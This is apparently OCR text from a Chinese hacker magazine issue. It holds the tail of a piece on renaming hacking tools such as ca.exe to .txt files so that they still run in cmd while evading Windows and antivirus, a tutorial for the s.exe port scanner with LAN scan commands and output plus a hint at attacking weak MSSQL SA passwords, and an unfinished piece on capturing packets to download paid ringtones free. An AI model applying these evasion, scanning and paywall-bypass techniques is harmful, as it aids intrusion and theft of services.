


图2

但是我发现，文件的扩展名也不能随便改，像改成jpg，不知道为什么就会被金山毒霸给杀掉（图3）。




图 3

大家可以多试几个文件扩展名找一下规律。不过，我建议大家连主文件名也一起改了，程序经过改名后，谁会知道这是一个黑客程序，又有谁知道这是个可执行程序呢？像我改名后的c.txt，在Windows下双击打开它，就只会看到一大堆乱码，谁能猜想的出这居然是小榕著名的克隆工具ca.exe，如图4。




图 4

也许小菜们会觉得这很神奇、不可思议。其实原理很简单——cmd判断文件类型的方法不同于Windows。在cmd中，系统首先判断文件的类型是否是可执行文件，而判断的依据并不是文件的扩展名，而是文件头的PE段。如果是可执行文件，就执行它，如果不是可执行文件，就根据相应的关联，启动相应的程序打开它（这也是为什么我们改名后的c.txt可以照样在cmd下运行的原因。不过一定要注意：在cmd下执行更改了扩展名的程序时需要输入文件的全名，也就是把扩展名也输入）。如果我们在cmd下运行它的时候，没有输入文件的扩展名会怎么样呢？系统将默认文件的扩展名为BAT、EXE、COM依次进行判断。换句话说：程序更改了扩展名后，只有cmd.exe能正常地“认”出它来，因为cmd不是根据扩展名来判断文件类型的，而Windows才是依据文件扩展名来判断文件类型的（这也是为什么在Windows下双击c.txt会打开记事本而显示为一堆乱码的原因）。

正因为这样，我们才可以成功地骗过Windows和杀毒软件，怎么样（小菜一旁窃笑：嘿嘿，又学了一招）！？这个方法是不是简单而又实用呀？如果你还有什么不明白的地方，欢迎到X档案论坛与我交流！

（小编注：该方法虽简单易行，在CMD下不错，但还是不太保险，Windows下的杀毒软件比较容易查出来，朋友们还是多学几招吧，本期小手册上的东东再研究下，你的功力便大增了。）

超级菜鸟的S扫描方案

张扬

在X档案上曾经介绍过许多扫描工具，不过我今天要说的却是——s.exe，它号称世界最快的扫描器，s.exe是一个在命令行下使用的扫描工具，我们先来看一下它的用法。

输入s，回车，就可以看到s.exe的使用参数信息了，如图1。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\ying>d:

D:\>s
TCP Port Scanner V1.1 By WinEggDrop

Usage:   s TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]
Example: s TCP 12.12.12.12 12.12.12.254 80 512
Example: s TCP 12.12.12.12 1-65535 512
Example: s TCP 12.12.12.12 12.12.12.254 21,3389,5631 512
Example: s TCP 12.12.12.12 21,3389,5631 512
Example: s SYN 12.12.12.12 12.12.12.254 80
Example: s SYN 12.12.12.12 1-65535
Example: s SYN 12.12.12.12 12.12.12.254 21,80,3389
Example: s SYN 12.12.12.12 21,80,3389

D:\>
```

图 1

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\ying>d:

D:\>s syn 172.16.28.1 172.16.28.254 139 /save
TCP Port Scanner V1.1 By WinEggDrop

Bind On IP: 172.16.28.89

SYN Scan: About To Scan 254 IP Using 1 Thread
Scan 254 IPs Complete In 0 Hours 0 Minutes 1 Seconds. Found 0 Hosts

D:\>
```

图 2

现在我来简单解释一下s.exe的参数格式：s TCP/SYN StartIP [EndIP] Ports [Threads] [/Banner] [/Save]。

参数说明：TCP/SYN，TCP方式扫描或SYN方式扫描（SYN扫描需要在Win 2k或以上系统才行），SYN扫描对本机无效；StartIP是起始扫描的IP地址；EndIP是结束扫描的IP地址；Threads是使用最大线程数去扫描（SYN扫描不需要加这一项），不能超过1024线程；/Banner是扫描端口时一并将Banner显示出来，这一选项只对TCP扫描有效；/Save是将结果写入当前目录的Result.txt文件中。

假设我们要扫描内网里所有开放139端口的电脑，就在cmd里输入s syn 172.16.28.1 172.16.28.254 139 /save，然后回车，基本上这样的扫描5秒就可以完成，然后进入s.exe所在的目录，你就会看到新生成的一个Result.txt的文件，进入就可以看到全部保存的开启139端口的详细信息了。

依次类推，如果我们要找1433的端口呢？突破一下，万一有个弱口令还是个SA权限，嘿嘿……

不过s.exe还有一个小问题必须说明一下，也就是sp2下不能正常使用的问题，正常写入命令会出现这样的情况，如图2。

这样就是不成功的，你可以使用下面的命令完全解决问题：s tcp 172.16.28.1 172.16.28.254 139 700 /save，看到了吧，把syn改成tcp，/save前面加一个700，注意之间有空格，成功后如图3。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\ying>d:

D:\>s tcp 172.16.28.1 172.16.28.254 139 700 /save
TCP Port Scanner V1.1 By WinEggDrop


Normal Scan: About To Scan 254 IP Using 700 Threads
172.16.28.40     139   Open
172.16.28.73     139   Open
172.16.28.83     139   Open
172.16.28.84     139   Open
172.16.28.86     139   Open
Scan 254 IPs Complete In 0 Hours 0 Minutes 3 Seconds. Found 5 Hosts

D:\>
```

图 3

好了就说到这里了，祝大家在新的一年里都鸡肉多多……多来X档案就什么都有了！

（文章中涉及到的程序s.exe已经收录于光盘。）



让手机图片铃声全免费

SkyPerson

天气越来越冷，只好整天呆在宿舍里面玩游戏了。手机忽然响起，发现铃声有点难听，于是就到各大门户网站的彩信板块乱逛，看看能找到什么免费资源。经过一个多小时的奋力研究，想到了抓包！实际情况嘛！经过一番抓包过后，我发现每个网站都一样，可以实现免费下载铃声哦！还有收费图片免费用（前提是你要有数据线，或者通过gprs下载也行），这个就是各大网站的通病。

一、工具

WsockExpert当然就是我们今天的主角了，浏览器我用的是MYIE2（傲游）。OK，工具就是这么多。

二、详细步骤

找到想免费下载的铃声或图片，首先我拿铃声来说，就拿sohu来开刀吧，来到彩信板块的疯狂音效处（其实去和弦铃声也是一样的），随便点击一个音效，如图1。




图1

打开以后，再打开今天我们的主角WsockExpert！在WsockExpert中，选择打开图标，在选择进程进行监听那里，选择Maxthon.exe左边的“+”号（傲游的就是这个进程名），展开以后再选择“搜狐彩信－傲游”，如图2。




图2

单击“打开”。现在再回到傲游的搜狐疯狂音效，见前边的图1，并刷新一遍，你就会发现你的WsockExpert里面有很多的数据包出现（这样才正常~），等到听见了声音后，点击WsockExpert的暂停键停止抓包。好了，菜菜可以慢慢找下载地址，熟悉以后就让经验告诉我们下载地址，如图3。

